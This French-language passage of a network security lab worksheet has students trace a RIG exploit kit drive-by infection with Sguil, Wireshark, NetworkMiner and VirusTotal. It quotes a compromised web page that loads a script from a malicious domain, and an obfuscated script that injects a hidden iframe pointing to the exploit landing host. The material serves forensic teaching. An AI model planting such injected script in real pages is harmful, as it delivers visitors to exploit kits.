nkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUv1Cpaqq3UbTykKZhJKB9BSKaA9E-
-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9MildZqqZGX_k7fDfF-qoVzcCgWRx
fs&ct=SeaMonkey&tuif=1166
```

- d. Vous pouvez également générer une valeur de hachage à l'aide de NetworkMiner. Accédez à Sguil et cliquez avec le bouton droit de la souris sur l'ID d'alerte 5.25 (Message d'événement **ET CURRENT_EVENTS RIG EK Struct Mar 13 2017 M2**) et sélectionnez **Réseau Minor** pour faire pivoter vers Réseau Minor. Sélectionner l'onglet **Files**. Dans cet exemple, cliquez avec le bouton droit de la souris sur le fichier avec l'extension swf et sélectionnez **Calculate MD5/SHA1/SHA256 hash**. Comparez la valeur de hachage SHA1 avec celle de l'étape précédente. Les valeurs de hachage SHA1 doivent être les mêmes.
- e. Ouvrez un navigateur Web et allez sur **virustotal.com**. Cliquez sur l'onglet **Rechercher** et entrez la valeur de hachage pour rechercher une correspondance dans la base de données des hachages de malwares connus. VirusToTAL renvoie une liste des moteurs de détection de virus qui ont une règle qui correspond à ce hachage.



- f. Examinez les onglets Détection et Détails. Passez en revue les informations fournies sur cette valeur de hachage.

Qu'est-ce que VirusToTAL vous a dit à propos de ce fichier ?

- g. Fermez le navigateur et Wireshark. Dans Sguil, utilisez l'ID d'alerte 5.37 (Message d'événement **ET CURRENT_EVENTS RIG EK Landing 12 sept. 2016 T2**) pour pivoter vers Wireshark et examiner les requêtes HTTP.

Y a-t-il des similitudes avec les alertes antérieures?

Les fichiers sont-ils similaires? Voyez-vous des différences?

- h. Créez un hachage SHA-1 du fichier SWF comme vous l'avez fait précédemment.

Est-ce le même logiciel malveillant qui a été téléchargé lors de la session HTTP précédente ?

- i. À Sguil, les 4 dernières alertes de cette série sont liées, et elles semblent également être post-infection.

Pourquoi semble-t-il être post-infection?

Qu'est-ce qui est intéressant à propos de la première alerte dans les 4 dernières alertes de la série ?

Quel type de communication a lieu dans les deuxième et troisième alertes de la série et qu'est-ce qui la rend suspecte ?

- j. Allez sur [virustotal.com](https://www.virustotal.com) et effectuez une recherche d'URL pour le domaine .top utilisé dans l'attaque.

Quel est le résultat ?

- k. Examinez la dernière alerte de la série dans Wireshark. S'il y a des objets qui valent la peine d'être sauvegardés, exportez-les et enregistrez-les dans votre dossier personnel.

Quels sont les noms de fichiers le cas échéant?

Partie 4 : Examinez les artefacts d'exploitation.

Dans cette partie, vous examinerez certains des documents que vous avez exportés à partir de Wireshark.

- a. Dans Security Onion, ouvrez le fichier **remodeling-your-kitchen-cabinets.html** en utilisant l'éditeur de texte de votre choix. Cette page Web a initié l'attaque.

Pouvez-vous trouver les deux endroits de la page Web qui font partie de l'attaque de drive-by qui a déclenché l'exploit? **Conseil:** le premier se trouve dans le <head> et le second se trouve dans la zone <body> de la page.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml" lang="en-US">

<head profile="http://gmpg.org/xfn/11">

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

<title>Rénovation de vos armoires de cuisine | Amélioration de la maison</title>

<link rel="alternate" type="application/rss+xml" href="//www.homeimprovement.com/?
feed=rss2" title="Dernières publications d'amélioration essentiel" />
```



```
<link rel="alternate" type="application/rss+xml" href="//www.homeimprovement.com/?
feed=comments-rss2" title="Derniers commentaires d'amélioration essentiel" />

<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />

<link rel="shortcut icon"
href="//www.homeimprovement.com/wp-content/themes/arras/images/favicon.ico" />

<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>

<!-- Tout en un SEO Pack 2.3.2.3 par Michael Torbert de Semper Fi Web Design [291,330]
-->

<meta name="description" content="Installing cabinets in a remodeled kitchen require
some basic finish carpentry skills. Before starting any installation, it's a good idea
to mark some level and" />

<meta name="keywords" content="cabinets,kitchen,kitchen cabints,knobs,remodel" />

<some output omitted>
```

b. Ouvrez le fichier dle_js.js dans le choix de l'éditeur de texte et examinez-le.

```
document.write('<div class="" style="position:absolute; width:383px; height:368px;
left:17px; top:-858px;"> <div style="" class=""><a>head</a><a class="head-menu-2">
</a><iframe src="http://tyu.benme.com/?
q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK2OH_76iyEoH9JHT1vrTUSkrttgWC&biw=Amaya.81lp85.406f4y
519&oq=elTX_fU1L7ABPAuy2EyALQZnlY0IU1IQ8fj630PWwUWZ0pDRqx29UToBvdeW&yus=Amaya.110oz60.
406a7e5q8&br_fl=4109&tuif=5364&ct=Amaya" width=290 height=257 ></ifr' + 'ame> <a
style=""></a></div><a class="" style="">temp</a></div>');
```

Que fait le fichier ?

Comment le code dans le fichier javascript essaie-t-il d'éviter la détection ?

c. Dans un éditeur de texte, ouvrez le fichier texte/html qui a été enregistré dans votre dossier personnel avec Vivaldi dans le nom de fichier.

Examinez le fichier et répondez aux questions suivantes :

Quel genre de fichier c'est ?

Quelles sont les choses intéressantes à propos de l'iframe ? Est-ce que ça appelle quelque chose ?

Que fait la fonction start () ?

Selon vous, quel est le but de la fonction getBrowser () ?

Remarques générales

Les kits d'exploits sont des exploits assez complexes qui utilisent une variété de méthodes et de ressources pour mener une attaque. Il est intéressant de noter que les EK peuvent être utilisés pour fournir diverses charges utiles de logiciels malveillants. En effet, le développeur EK peut offrir le kit d'exploitation en tant que service à d'autres acteurs de menace. Par conséquent, RIG EK a été associé à un certain nombre de charges utiles différentes de logiciels malveillants. Les questions suivantes peuvent vous obliger à approfondir les données à l'aide des outils qui ont été introduits dans ce laboratoire.

1. L'EK a utilisé un certain nombre de sites Web. Complétez le tableau ci-dessous.

URL	Adresse IP	Fonction
www.bing.com	S. o.	liens de moteur de recherche vers une page Web légitime

2. Il est utile de « raconter l'histoire » d'un exploit pour comprendre ce qui s'est passé et comment il fonctionne. Commencez par l'utilisateur qui recherche sur Internet avec Bing. Cherchez sur le Web pour plus d'informations sur le RIG EK pour vous aider.